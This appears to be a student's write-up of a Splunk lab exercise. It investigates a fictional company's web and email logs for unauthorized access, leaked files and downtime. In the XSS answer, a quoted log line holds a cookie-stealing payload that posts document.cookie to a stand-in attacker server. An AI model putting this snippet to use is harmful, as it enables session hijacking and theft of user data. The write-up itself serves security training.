


Splunk For Security Monitoring

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First, I used the metadata to identify the available source types in the "hungryhustle" index. The screenshot below shows the result.



firstTime	lastTime	recentTime	sourcetype	totalCount	type
1708909020	1708909199	1725105378	Network_capture	3604	sourcetypes
1695141887	1725279383	1725106640	access_combined	2700681	sourcetypes
1704063638	1716706637	1725106042	csv	300000	sourcetypes
1704031200	1719755959	1725105912	mysqld_custom	400041	sourcetypes
1704031200	1727445600	1725101789	smtp_custom	449516	sourcetypes

Question 1:

Identify the top 10 IP addresses attempting unauthorized web connections to the hungryhustle website. Focus on identifying the most frequent unauthorized access attempts regardless of connection duration. Use the log data provided to generate HTTP GET requests to the target URL using random IP addresses and user-agents. You will identify IPs that have made unauthorized access attempts by logging and analyzing HTTP responses, particularly 403 Forbidden errors.

First, I ran the query `index="hungryhustle"` to gather information about the fields and sourcetype. I discovered a field called "status" that includes 403 Forbidden errors, so I

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added it to the selected fields, as shown in the screenshot below.

The screenshot shows the Splunk search interface with the query `index='hungryhustle'`. The search results show 642,626 events. The visualization is a bar chart showing event counts over time. The table view shows the following data:

Time	Event
9/28/24 12:00:00.000 AM	Return-Path: <tom@hungryhustle.website> Received: from ip-192-168-1-24.ec2.internal (localhost [127.0.0.1]) by ip-192-168-1-24.ec2.internal (8.14.7/8.14.7) with ESMTMP id 4367 for <bob_smith@hungryhustle.website>; Sat, 28 Sep 2024 00:00:00 Received: (from tom@hungryhustle.website@localhost) Show all 30 lines host = 192.168.0.13 source = custom_smtp.log sourcetype = smtp_custom
9/28/24 12:00:00.000 AM	Return-Path: <sam_muller@hungryhustle.website> Received: from ip-192-168-1-25.ec2.internal (localhost [127.0.0.1]) by ip-192-168-1-25.ec2.internal (8.14.7/8.14.7) with ESMTMP id 9216 for <tom@hungryhustle.website>; Sat, 28 Sep 2024 00:00:00 Received: (from sam_muller@hungryhustle.website@localhost) Show all 30 lines host = 192.168.0.13 source = custom_smtp.log sourcetype = smtp_custom
9/28/24	Return-Path: <rick@hungryhustle.website>

The screenshot shows the Splunk search interface with the query `index='hungryhustle' status=403`. The search results show 956,418 events. The visualization is a bar chart showing event counts over time. The table view shows the following data:

Time	Event
9/2/24 10:07:07.000 PM	58.218.10.224 - - [02/Sep/2024:22:07:07 +10:00] "GET https://hungryhustle.website/authorised HTTP/1.1" 403 905 "-" Mozilla/5.0 (Linux; Android 10; SM-G960F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Mobile Safari/537.36 file = unauthorised host = 192.168.0.13 source = web_access_combined2.log sourcetype = access_combined status = 403
9/2/24 10:05:36.000 PM	241.131.45.114 - - [02/Sep/2024:22:05:36 +10:00] "GET https://hungryhustle.website/authorised HTTP/1.1" 403 683 "-" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 file = unauthorised host = 192.168.0.13 source = web_access_combined2.log sourcetype = access_combined status = 403
9/2/24 10:05:08.000 PM	112.83.6.123 - - [22/Oct/2024:21:01:31 +10:00] "GET https://hungryhustle.website/authorised HTTP/1.1" 403 593 "-" Mozilla/5.0 (Linux; Android 10; SM-G960F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Mobile Safari/537.36 file = unauthorised host = 192.168.0.13 source = web_access_combined2.log sourcetype = access_combined status = 403
9/2/24 10:05:08.000 PM	220.114.172.167 - - [02/Sep/2024:22:05:08 +10:00] "GET https://hungryhustle.website/authorised HTTP/1.1" 403 502 "-" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 file = unauthorised host = 192.168.0.13 source = web_access_combined2.log sourcetype = access_combined status = 403
9/2/24 10:02:43.000 PM	255.17.7.236 - - [02/Sep/2024:22:02:43 +10:00] "GET https://hungryhustle.website/authorised HTTP/1.1" 403 852 "-" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36

I found that the sourcetype is "access_combined." I used the stats count by clientip command, sorted the results by count in descending order, and applied the head command to display the top 10 IP addresses.

The screenshot shows the Splunk search interface with the query `index='hungryhustle' sourcetype='access_combined' status=403`. The search results show 1,200,000 events. The visualization is a bar chart showing event counts over time. The table view shows the following data:

clientip	count
223.61.120.136	2893
223.61.120.138	2883
223.61.120.135	2859
223.61.120.140	2828
223.61.120.137	2818
223.61.120.132	2802
223.61.120.139	1978
223.61.120.134	1975
223.61.120.131	1965
223.61.120.133	1962

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Question 2:

Identify the countries that visited the website. Which countries have the most unauthorised access attempt?

To identify the countries that visited the website I use status=200 and iplocation clientip to retrieve the geographical location of the ips and ran stats count by country.

New Search Save As Create Table View Close

```
index=hungryhustle sourcetype=access_combined status=200
| iplocation clientip
| stats count by Country
```

✓ 1,175,581 events (before 10/7/24 11:55:39,000 AM) No Event Sampling Job II III IV V VI VII VIII Smart Mode

Events Patterns **Statistics (232)** Visualization

20 Per Page Format Preview < Prev 1 2 3 4 5 6 7 8 ... Next >

Country	count
Afghanistan	59
Aland Islands	6
Albania	70
Algeria	1386
American Samoa	1
Andorra	17
Angola	292
Anguilla	1
Antigua and Barbuda	17
Argentina	5299

Using iplocation clientip, I retrieved the geographical locations of the IPs. By running stats count by Country, I identified the countries responsible for the most unauthorized access attempts.

New Search Save As Create Table View Close

```
index=hungryhustle sourcetype=access_combined status=403
| iplocation clientip
| stats count by Country
| sort -count
| rename count as "Unauthorised Access Attempts"
```


✓ 1,200,000 events (before 10/1/24 1:31:09,000 PM) No Event Sampling Job II III IV V VI VII VIII Smart Mode

Events Patterns **Statistics (236)** Visualization

20 Per Page Format Preview < Prev 1 2 3 4 5 6 7 8 ... Next >

Country	Unauthorised Access Attempts
United States	417398
China	97908
Japan	53648
South Korea	51414
Germany	38152
United Kingdom	35725
Canada	27835
Brazil	24853
France	23831

Countries with Most Unauthorised Access Attempts




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Question 3:

Given Sam Muller is the only system administrator, he seeks his friend's help to manage the network infrastructure of Hungry Hustle, while he is on a brief leave for 5 days. He gave him his access, however, a separate email address. However, there have been some strange movements from Sam's machine. What information has been leaked from Sam's account and who leaked it?

I used "search NOT (@hungryhustle. website)" to find out what files or information are sent out externally. By examining the "filename" field, I found a file with only one occurrence, named "empe.ppk," which is a PuTTY private key file. It was sent to jack@hungrybites.website by ramakaka91@localhost, with the IP address 192.168.1.25. It turns out that this IP address is associated with Sam's machine.



index=hungryhustle sourcetype=sntp_custom
| search NOT(@hungryhustle. website)

2 events (before 10/6/24 2:55:11.000 PM) No Event Sampling

Events (2) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect 1 hour per column

List Format 20 Per Page

< Hide Fields All Fields

SELECTED FIELDS
date_mday 2
host 1
source 1
sourcetype 1

INTERESTING FIELDS
boundary 2
charset 1
date_hour 1
date_minute 2
date_month 1
date_second 2
date_wday 1
date_year 1
date_zone 1

Time Event

5/26/24 2:21:02.000 AM

Return-Path: <ramakaka91@ip-192-168-1-25.ec2.internal>
Received: from ip-192-168-1-25.ec2.internal (localhost [127.0.0.1])
by ip-192-168-1-25.ec2.internal (8.14.7/8.14.7) with ESMTP id 44N21axB004440
for <jack@hungrybites.website>; Thu, 26 May 2024 02:21:02 GMT
Received: (from ramakaka91@localhost)
by ip-192-168-1-25.ec2.internal (8.14.7/8.14.7/Submit) id 44N21afU004438
for jack@hungrybites.website; Thu, 26 May 2024 02:21:02 GMT
From: EC2 Default User <ramakaka91@ip-192-168-1-25.ec2.internal>
Message-Id: <202405230201.44N21afU004438@ip-192-168-1-25.ec2.internal>
Date: Thu, 26 May 2024 02:21:02 +0000
To: jack@hungrybites.website
Subject: SSH Key
User-Agent: Heirloom mailx 12.5 7/5/10
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="=_664ea380.qgQ85nKUGYGm0gm9405N1GbA2nYbx0L3fpVvh12IHLy84stK"
This is a multi-part message in MIME format.

```
2:21:02.000 AM Received: from ip-192-168-1-25.ec2.internal (localhost [127.0.0.1])
by ip-192-168-1-25.ec2.internal (8.14.7/8.14.7) with ESMTP id 44N21axB004440
for <jack@hungrybites.website>; Thu, 26 May 2024 02:21:02 GMT
Received: (from ramakaka91@localhost)
by ip-192-168-1-25.ec2.internal (8.14.7/8.14.7/Submit) id 44N21afU004438
for jack@hungrybites.website; Thu, 26 May 2024 02:21:02 GMT
From: EC2 Default User <ramakaka91@ip-192-168-1-25.ec2.internal>
Message-Id: <202405230201.44N21afU004438@ip-192-168-1-25.ec2.internal>
Date: Thu, 26 May 2024 02:21:02 +0000
To: jack@hungrybites.website
Subject: SSH Key
User-Agent: Heirloom mailx 12.5 7/5/10
MIME-Version: 1.0
Content-Type: multipart/mixed;
boundary="=_664ea380.qgQ85nKUGYGm0gm9405N1GbA2nYbx0L3fpVvh12IHLy84stK"
This is a multi-part message in MIME format.
--=_664ea380.qgQ85nKUGYGm0gm9405N1GbA2nYbx0L3fpVvh12IHLy84stK
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: inline
Please find the attached SSH key file.
--=_664ea380.qgQ85nKUGYGm0gm9405N1GbA2nYbx0L3fpVvh12IHLy84stK
Content-Type: text/plain;
charset=us-ascii
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment;
filename="empe.ppk"
dummy-ssh-key-content
--=_664ea380.qgQ85nKUGYGm0gm9405N1GbA2nYbx0L3fpVvh12IHLy84stK--
--44NCvg4003003.1716467802/ip-192-168-1-25.ec2.internal--
```

[Collapse](#)

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Question 4:

Steve is an employee of Hungry Hustle and has recently gone through a rough breakup. Rick, an employee, made fun of Steve's breakup which led to a heated argument. Steve complained to HR that Rick is the reason for the breakup, is there any evidence backing up his claim? Analyse email logs to find evidence supporting Steve's claim against Rick regarding a workplace conflict.

First, I reviewed the email log (smtp_custom) containing conversations between Rick and Steve but found no evidence. Afterward, I use "search NOT (@hungryhustle.website) and found the filename "payslip_may.pdf" and discovered that Rick had sent Steve's pay slip to natasha007@gmail.com, who is likely Steve's ex-girlfriend.

The screenshot displays the Splunk search interface. At the top, the search bar contains the query: `index=hungryhustle sourcetype=smtp_custom | search NOT (@hungryhustle.website)`. Below the search bar, it indicates 2 events. The main results pane shows a single event with the following details:

Search Query: `index=hungryhustle sourcetype="smtp_custom" (rick AND steve) filename="payslip_may.pdf"`

Event Details:

- Time:** 5/23/24 2:33:29.000 AM
- Return-Path:** <Rick@ip-192-168-0-8.ec2.internal>
- Received:** from ip-192-168-0-8.ec2.internal (localhost [127.0.0.1]) by ip-192-168-0-8.ec2.internal (8.14.7/8.14.7) with ESMT id 44N2XTE6004713 for <natasha007@gmail.com>; Thu, 23 May 2024 02:33:29 GMT
- Received:** (from Rick@localhost) by ip-192-168-0-8.ec2.internal (8.14.7/8.14.7/Submit) id 44N2XTa7004712 for natasha007@gmail.com; Thu, 23 May 2024 02:33:29 GMT
- From:** EC2 User <Rick@ip-192-168-0-8.ec2.internal>
- Message-Id:** <202405230233.44N2XTa7004712@ip-192-168-0-8.ec2.internal>
- Date:** Thu, 23 May 2024 02:33:29 +0000
- To:** natasha007@gmail.com
- Subject:** salary slip
- User-Agent:** Heirloom mailx 12.5 7/5/10
- MIME-Version:** 1.0
- Content-Type:** multipart/mixed; boundary="=_664eaa9.SPFItk0eM2TNldxgd6Yoxwr4ccL.tUJvJMFdkTXARxA0XEbRu"
- Body:** This is a multi-part message in MIME format.

The interface also shows a list of fields on the left, including `date_mday`, `host`, `source`, `sourcetype`, `boundary`, `charset`, `date_hour`, `date_minute`, `date_month`, `date_second`, `date_wday`, `date_year`, and `date_zone`.

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i	Time	Event
		by ip-192-168-0-8.ec2.internal (8.14.7/8.14.7) with ESMTp id 44N2XTE6004713 for <natasha007@gmail.com>; Thu, 23 May 2024 02:33:29 GMT Received: (from Rick@localhost) by ip-192-168-0-8.ec2.internal (8.14.7/8.14.7/Submit) id 44N2XTa7004712 for natasha007@gmail.com; Thu, 23 May 2024 02:33:29 GMT From: EC2 User <Rick@ip-192-168-0-8.ec2.internal> Message-Id: <202405230233.44N2XTa7004712@ip-192-168-0-8.ec2.internal> Date: Thu, 23 May 2024 02:33:29 +0000 To: natasha007@gmail.com Subject: salary slip User-Agent: Heirloom mailx 12.5 7/5/10 MIME-Version: 1.0 Content-Type: multipart/mixed; boundary="=_664eaaF9.SPfItk0eM2Tn1dxgd6Yoxwr4ccltUJvjMfDktXARxA0XEbRu" This is a multi-part message in MIME format. --=_664eaaF9.SPfItk0eM2Tn1dxgd6Yoxwr4ccltUJvjMfDktXARxA0XEbRu Content-Type: text/plain; charset=us-ascii Content-Transfer-Encoding: 7bit Content-Disposition: inline Hey, dear see how poor is steve. Love Rick --=_664eaaF9.SPfItk0eM2Tn1dxgd6Yoxwr4ccltUJvjMfDktXARxA0XEbRu Content-Type: text/plain; charset=us-ascii Content-Transfer-Encoding: 7bit Content-Disposition: attachment; filename="payslip_may.pdf" --=_664eaaF9.SPfItk0eM2Tn1dxgd6Yoxwr4ccltUJvjMfDktXARxA0XEbRu-- --44NCVg3q003003.1716467802/ip-192-168-0-8.ec2.internal-- Collapse date_mday = 23 host = 192.168.0.13 source = custom_smtp.log sourcetype = smtp_custom

Question 5:

Tom is an employee and has been up to some suspicious activity recently. An important file was transferred from his system, what was the file? To whom did he share the file?

I checked the filename with [tom@hungryhustle.website](#) and discovered that the file "burger_recipe.pdf" was sent to manager@hungrybites.website by tom@hungryhustle.website.

index=hungryhustle sourcetype="smtp_custom" tom@hungryhustle.website filename="burger_recipe.pdf"		
✓ 1 event (before 10/2/24 1:03:16.000 AM) No Event Sampling ▾ Job ▾		
Events (1)	Patterns	Statistics Visualization
Format Timeline ▾	— Zoom Out	+ Zoom to Selection × Deselect
List ▾ / Format 20 Per Page ▾		
< Hide Fields	≡ All Fields	
SELECTED FIELDS # date_mday 1 a host 1 a source 1 a sourcetype 1		
INTERESTING FIELDS a boundary 1 a charset 1 # date_hour 1 # date_minute 1 a date_month 1 # date_second 1 a date_wday 1 # date_year 1 a date_zone 1		
i	Time	Event
>	5/26/24 10:05:09.000 AM	Return-Path: <tom@hungryhustle.website> Received: from ip-192-168-1-24.ec2.internal (localhost [127.0.0.1]) by ip-192-168-1-24.ec2.internal (8.14.7/8.14.7) with ESMTp id 7915 for <manager@hungrybites.website>; Sun, 26 May 2024 10:05:09 Received: (from tom@localhost) by ip-192-168-1-24.ec2.internal (8.14.7/8.14.7/Submit) id 3017 for manager@hungrybites.website; Sun, 26 May 2024 10:05:09 From: EC2 User <tom@hungryhustle.website> Message-Id: <202301010000.34138@ip-192-168-1-24.ec2.internal> Date: Sun, 26 May 2024 10:05:09 To: manager@hungrybites.website Subject: recipe User-Agent: Heirloom mailx 12.5 7/5/10 MIME-Version: 1.0 Content-Type: multipart/mixed; boundary="=2163" pay me in bitcoin.

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All Fields	i	Time	Event
	>	5/26/24 10:05:09.000 AM	<pre>Return-Path: <tom@hungryhustle.website> Received: from ip-192-168-1-24.ec2.internal (localhost [127.0.0.1]) by ip-192-168-1-24.ec2.internal (8.14.7/8.14.7) with ESMTD id 7915 for <manager@hungrybites.website>; Sun, 26 May 2024 10:05:09 Received: (from tom@localhost) by ip-192-168-1-24.ec2.internal (8.14.7/8.14.7/Submit) id 3017 for manager@hungrybites.website; Sun, 26 May 2024 10:05:09 From: EC2 User <tom@hungryhustle.website> Message-Id: <202301010000.3413@ip-192-168-1-24.ec2.internal> Date: Sun, 26 May 2024 10:05:09 To: manager@hungrybites.website Subject: recipe User-Agent: Heirloom mailx 12.5 7/5/10 MIME-Version: 1.0 Content-Type: multipart/mixed; boundary="=2163" pay me in bitcoin. --=3042 Content-Type: text/plain; charset=us-ascii Content-Transfer-Encoding: 7bit Content-Disposition: inline See the attachment. --=4335 Content-Type: text/plain; charset=us-ascii Content-Transfer-Encoding: 7bit Content-Disposition: attachment; filename="burger_recipe.pdf" Collapse</pre>

Question 6:

Identify the vulnerability that was exploited by an attacker on the Hungry Hustle website.

The attacker exploited a Cross-Site Scripting (XSS) vulnerability on the Hungry Hustle website. This allowed them to inject malicious JavaScript that sent user cookies (potentially containing sensitive data) to an external server (attacker-server.com). The site failed to sanitize the input, enabling the script to execute.

New Search

Save As>Create Table View>Close

Index=hungryhustle sourcetype=access_combined status=1234 OR POST

All time

Q

2 events (before 10/3/24 2:48:50.000 AM) No Event Sampling

Job>

Smart Mode

Events (2)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect

1 millisecond per column

ListFormat20 Per Page

< Hide FieldsAll Fields

SELECTED FIELDS

date_mday 1

a file 1

a host 1

a source 1

a sourcetype 1

status 1

INTERESTING FIELDS

a bytes 1

TimeEvent

> 5/26/24 12:41:28.000 AMMay 25 14:41:28 ubuntu-browser: Detected script execution: fetch('https://attacker-server.com/steal-data',{method:'POST',body:document.cookie})

date_mday = 25host = 192.168.0.13source = web_access_combined2.logsourcetype = access_combined

> 5/26/24 12:41:28.000 AM88.126.67.18 - - [May 25 14:41:28 +0000] "200 OK" 1234 bytes "Response includes: <script>fetch('https://attacker-server.com/steal-data')"

date_mday = 25file = OKhost = 192.168.0.13source = web_access_combined2.logsourcetype = access_combinedstatus = 1234


Question 7:

Rick is an employee working for Hungry Hustle. Recently his performance has worsened. Sam has captured the company's network traffic. Determine why Rick's performance has

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
been negatively affected by analysing network traffic logs and bandwidth consumption. His workstation has an IP 192.168.0.8.

First, I examined the "network_capture" sourcetype to gather any information related to Rick's performance using his workstation's IP address. Unfortunately, I couldn't retrieve any useful data. So, I checked the "csv" sourcetype, which contains YouTube activity and data volume information. It appears that Sam has recorded all employee bandwidth consumption in this CSV sourcetype. I queried using Rick's workstation IP address and discovered that he has been using a significant amount of bandwidth on YouTube. The screenshots below demonstrate how Rick's performance has declined due to watching YouTube during workdays (Monday to Friday).



index=hungryhustle sourcetype=csv source_ip=192.168.0.8		All time
table _time source_ip data_volume		
✓ 128,313 events (before 10/2/24 11:41:37:000 AM) No Event Sampling		
Events	Patterns	Statistics (128,313)
20 Per Page Format Preview		
_time	source_ip	data_volume
2024-05-20 02:01:11.192	192.168.0.8	34560000
2024-05-20 10:06:01.192	192.168.0.8	34560000
2024-05-19 06:52:28.192	192.168.0.8	34560000
2024-05-20 10:56:47.192	192.168.0.8	34560000
2024-05-19 15:21:19.192	192.168.0.8	34560000
2024-05-19 22:55:12.192	192.168.0.8	34560000
2024-05-20 12:31:59.192	192.168.0.8	34560000
2024-05-19 08:29:19.192	192.168.0.8	34560000
2024-05-19 14:47:01.192	192.168.0.8	34560000
2024-05-20 04:58:33.192	192.168.0.8	34560000
2024-05-20 06:55:47.192	192.168.0.8	34560000


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Question 8:

The website was down from 19/05/2024. What was the reason the website was down?

It appears that the web server was overloaded due to a high volume of requests. This could have resulted from a traffic spike or an unusual number of access attempts, causing the server to become unresponsive.



Question 9:

There was a maintenance activity on hungry hustle website on a particular day, for how long the site went down.

On May 25, 2024, there was a maintenance event with a status code of 503, and the file name was "maintenance." The following screenshots illustrate how I calculate the total

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downtime for the Hungry Hustle website.

New Search

index=hungryhustle sourcetype=access_combined maintenance

100,677 events [before 10/2/24 3:16:30.000 PM] No Event Sampling

Events (100,677) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Deselect

Hide FieldsAll Fields

SELECTED FIELDS

date_mday 1

a file 1

a host 1

a source 1

a sourcetype 1

status 1

INTERESTING FIELDS

bytes 1

a clientip 100+

date_hour 24

TimeEvent

5/26/24 9:59:58.000 AM 46.74.135.251 - - [25/May/2024:23:59:58 +0000] "GET https://hungryhustle.website/maintenance HTTP/1.1" 503 0 "-" Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36

5/26/24 9:59:57.000 AM 62.227.89.235 - - [25/May/2024:23:59:57 +0000] "GET https://hungryhustle.website/maintenance HTTP/1.1" 503 0 "-" Mozilla/5.0 (Linux; Android 11; SM-G973F) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.101 Mobile Safari/537.36

5/26/24 9:59:56.000 AM 119.140.45.247 - - [25/May/2024:23:59:56 +0000] "GET https://hungryhustle.website/maintenance HTTP/1.1" 503 0 "-" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15; rv:86.0) Gecko/20100101 Firefox/86.0

5/26/24 133.154.148.37 - - [25/May/2024:23:59:55 +0000] "GET https://hungryhustle.website/maintenance HTTP/1.1" 503 0 "-" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15; rv:86.0) Gecko/20100101 Firefox/86.0

New Search

index=hungryhustle sourcetype=access_combined status=503 date_mday=25 file=maintenance

100,677 events [before 10/3/24 2:39:14.000 AM] No Event Sampling

Events Patterns Statistics Visualization

Single Value Format Trellis

23:59:58

Down Time Duration

23:59:58

Question 10:

Which food item is mostly visited by customers.

First, I extract products field and name as product_name. the below screenshot illustrates how I use the extract field.

Extract Fields

Select Method Select Fields Validate Save

BackNext

Existing fields

Select Fields

Highlight one or more values in the sample event to create fields. You can indicate one value is required, meaning it must exist in an event for the regular expression to match. Click on highlighted values in the sample event to modify them. To highlight text that is already part of an existing extraction, first turn off the existing extractions. [Learn more](#)

100.244.239.41 - - [31/May/2024:23:57:52 +0000] "GET /src/assets/products/hustlekebab?import HTTP/1.1" 200 375 "https://www.hungryhustle.website/src/products.js" Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.114 Safari/537.36

Show Regular Expression View in Search

Preview

If you see incorrect results below, click an additional event to add it to the set of sample events. Highlight its values to improve the extraction. You can remove incorrect values in the next step.

Events

product_name

